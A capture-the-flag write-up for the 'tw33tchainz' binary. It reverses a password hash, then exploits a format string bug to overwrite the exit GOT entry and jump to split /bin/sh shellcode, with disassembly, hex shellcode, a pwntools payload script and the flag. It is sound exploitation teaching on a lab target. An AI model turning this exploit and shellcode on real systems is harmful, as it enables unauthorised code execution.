
Project 1 - tw33tchainz

In this project we are given a binary, with no source code available. We begin by playing with the binary to determine its functions.

As we can see in the image above, we are asked to input a *username* and a *salt*. We will then be given a generated password, a 32 character string.



Following this, we are greeted with 4(?) options.

- 1. Tw33t - We can input and store a string.
- 2. View Chainz - We can view all the tw33ts that we have inputted so far.
- 3. ??? - Requests a password.
- 4. Print Banner - Prints ASCII art.
- 5. Exit - calls exit and terminates the program.

It’s pretty clear that we need to find the real password. If we look closely in the disassembly of *main*, we can see that there are 2 function calls that contribute to all of these: *<gen_pass> and <gen_user>*.

Looking at the disassembly of <*gen_pass*>, we can see that it opens a file, reads 16 bytes and stores it in *0x804d0e0.* If unsuccessful, it exits the program. By examining the string at *0x80496fb*, we can see that it opens the file */dev/urandom.*

```
0x08048ec4 <+6>:     mov    DWORD PTR [esp+0x4],0x0
0x08048ecc <+14>:    mov    DWORD PTR [esp],0x80496fb
0x08048ed3 <+21>:    call   0x8048c30 <open@plt>
0x08048ed8 <+26>:    mov    DWORD PTR [ebp-0xc],eax
0x08048edb <+29>:    mov    DWORD PTR [esp+0x8],0x10
0x08048ee3 <+37>:    mov    DWORD PTR [esp+0x4],0x804d0
0x08048eeb <+45>:    mov    eax,DWORD PTR [ebp-0xc]
0x08048eee <+48>:    mov    DWORD PTR [esp],eax
0x08048ef1 <+51>:    call   0x8048b60 <read@plt>
```

Looking at the disassembly of <*gen_user*>*,* it will request us our *username* and *salt.* One important thing to mention right now is that both requests will be handled by the function *fgets*. We will see why in a short while. Afterwards, it will make a call to function <*hash*> with *0xbffff580 as argument* and, finally, will print the generated password.

- Username is stored at *0x804d0c0.*
- Salt is stored at *0x804d0d0.*

<hash>

```
0x08048f23 <+13>:    mov    DWORD PTR [ebp-0x4],0x0
0x08048f2a <+20>:    jmp    0x8048f63 <hash+77>
0x08048f2c <+22>:    mov    edx,DWORD PTR [ebp-0x4]
0x08048f2f <+25>:    mov    eax,DWORD PTR [ebp+0x8]
0x08048f32 <+28>:    add    edx,eax
0x08048f34 <+30>:    mov    eax,DWORD PTR [ebp-0x4]
0x08048f37 <+33>:    add    eax,0x804d0d0
0x08048f3c <+38>:    movzx  eax,BYTE PTR [eax]
0x08048f3f <+41>:    mov    ecx,eax
0x08048f41 <+43>:    mov    eax,DWORD PTR [ebp-0x4]
0x08048f44 <+46>:    add    eax,0x804d0e0
0x08048f49 <+51>:    movzx  eax,BYTE PTR [eax]
0x08048f4c <+54>:    add    eax,ecx
0x08048f4e <+56>:    mov    ecx,eax
0x08048f50 <+58>:    mov    eax,DWORD PTR [ebp-0x4]
0x08048f53 <+61>:    add    eax,0x804d0c0
0x08048f58 <+66>:    movzx  eax,BYTE PTR [eax]
0x08048f5b <+69>:    xor    eax,ecx
0x08048f5d <+71>:    mov    BYTE PTR [edx],al
0x08048f5f <+73>:    add    DWORD PTR [ebp-0x4],0x1
0x08048f63 <+77>:    cmp    DWORD PTR [ebp-0x4],0xf
0x08048f67 <+81>:    jle    0x8048f2c <hash+22>
```


```
int hash(int *gen_pass)
{
    for (int i = 0; i <= 0xf, i++)
        gen_pass[i] = (salt[i] + secret_pass[i]) ^ username[i];

    return 0;
}
```

The hash function will attempt to create our generated password by iterating through our strings, character after character. As pictured above in the disassembly and its pseudo-code equivalent, the generated password will be created with the use of our username and salt.

By applying simple mathematics, we can deduce that *secret_pass[i] = (gen_pass[i] ^ username[i]) - salt[i]*. Looking over again in the generated password output, we can see that we are given its hex bytes.

We also have to take account of the little endianess property of memory. So that means that every 4 byte/ 8 character section of gen_pass has its bytes in reverse order. We also have to take into account that, since *fgets* was used to read *username* and *salt,* actually 15 bytes were read, and appended a NULL char at the end. Since xor-ing and subtracting to zero equals the same number, that means that secret_pass[15] will remain the same. Also, in order to avoid negative numbers, we will set the salt to have low value hex bytes (0x01).

Once we get the correct secret password inputted, we will "log in" as admin, which features a debug mode. With this, when we select option nr. 2, we will now be able to see where in memory our tw33ts are and, more importantly, we can leverage a format string vulnerability.




```
Dump of assembler code for function print_menu:
   0x08049078 <+0>:     push   ebp
   0x08049079 <+1>:     mov    ebp,esp
   0x0804907b <+3>:     sub    esp,0x38

   0x080490df <+103>:    lea   eax,[ebp-0x19]
   0x080490e2 <+106>:    mov   DWORD PTR [esp],eax
   0x080490e5 <+109>:    call   0x8048b70 <printf@plt>
```

Now, every time the <*print_menu*> function is called, it will print out our previous tw33t with a very dangerous call to *printf.* With this format string vulnerability, we can read and write anywhere on the stack (almost, will come back to this soon).

We can estimate that we will reach our stored string after (0x38 - 0x19) / 4 = 7. That means our string is at *%8.*

```
Enter Choice: Enter tweet data (16 bytes): $ AAAA%8$x
 ( o>  -AAAA25414141�-
```

Because of this, we have to pad one byte before our AAAAs.

```
Enter tweet data (16 bytes): $ BAAAA%8$x
 ( o>  -BAAAA41414141�-
```

Now, we think of places to exploit. Using checksec, we can see that we can modify the Global Offset Table, since RELRO is partial.

```
gdb-peda$ checksec
CANARY    : disabled
FORTIFY   : disabled
NX        : disabled
PIE       : disabled
RELRO     : Partial
gdb-peda$ _
```

```
0804d030 R_386_JUMP_SLOT   alarm
0804d034 R_386_JUMP_SLOT   puts
0804d038 R_386_JUMP_SLOT   __gmon_start__
0804d03c     R_386_JUMP_SLOT   exit
0804d040 R_386_JUMP_SLOT   open
```

We have a bunch of options. We will choose to change the exit entry. Now, we need to put our shellcode somewhere - in the tw33ts.

The tw33ts are actually a linked list. With the help of debug mode, we can see where they are located in memory.

```
0x804e008 first tw33t
0x804e040 second tw33t
0x804e060 third tw33t ... and so on.
```

We begin to input our shellcode in the second tw33t for simplicity's sake. Since a tw33t is 0x10 bytes and there is a space of 0x20 bytes between the beginning of the second tw33t and third tw33t, we have to jump 10 bytes to continue over our shell spawn execution.

We also know that *exit* will have to redirect to *0x804e040*. Since the first 2 bytes are already *0x804*, we will only have to modify the last 2.

We also have to make sure that our shellcode maintains its functionality as it is divided.

```
0:  31 c0                     xor    eax,eax
2:  50                        push   eax
3:  68 2f 2f 73 68            push   0x68732f2f
8:  68 2f 62 69 6e            push   0x6e69622f
d:  eb 10                     jmp    0x1f
f:  89 e3                     mov    ebx,esp
11: 50                        push   eax
```

```
12: 53                      push   ebx
13: 89 e1                   mov    ecx,esp
15: b0 0b                   mov    al,0xb
17: cd 80                   int    0x80
```

```
"\x31\xC0\x50\x68\x2F\x2F\x73\x68\x68\x2F\x62\x69\x6E\xEB\x10\x8
9\xE3\x50\x53\x89\xE1\xB0\x0B\xCD\x80"
```

With all of these in mind, we can begin and send our payload.

```
# sending the first part of the shellcode
r.sendline("1")
r.send(shellcode1 + "\x90" + "\xEB\x10")
r.send("\n")


# sending the second part of the shellcode
r.sendline("1")
r.send(shellcode2 + "\x90" * 10)
r.send("\n\n")

# overwriting the exit function entry
r.sendline("1")
#r.send("\x90" + p32(0x804d03c) + "%9999x" + "%8$hn" + "\n\n")
r.send("\x90" + "\x3d\xd0\x04\x08" + "%219x" + "%8$hhn" +
"\n\n")

r.sendline("1")
r.send("\x90" + "\x3c\xd0\x04\x08" + "%59x" + "%8$hhn" + "\n\n")
```

As you might have noticed, there is a line of code which is commented. When I first tried to overwrite the last 2 bytes by using $hn, it failed as the whole string exceeded 16 bytes, thus rendering it useless. We can avoid this problem by simply making two $hhn writes.

Flag: m0_tw33ts_m0_ch4inz_n0_m0n3y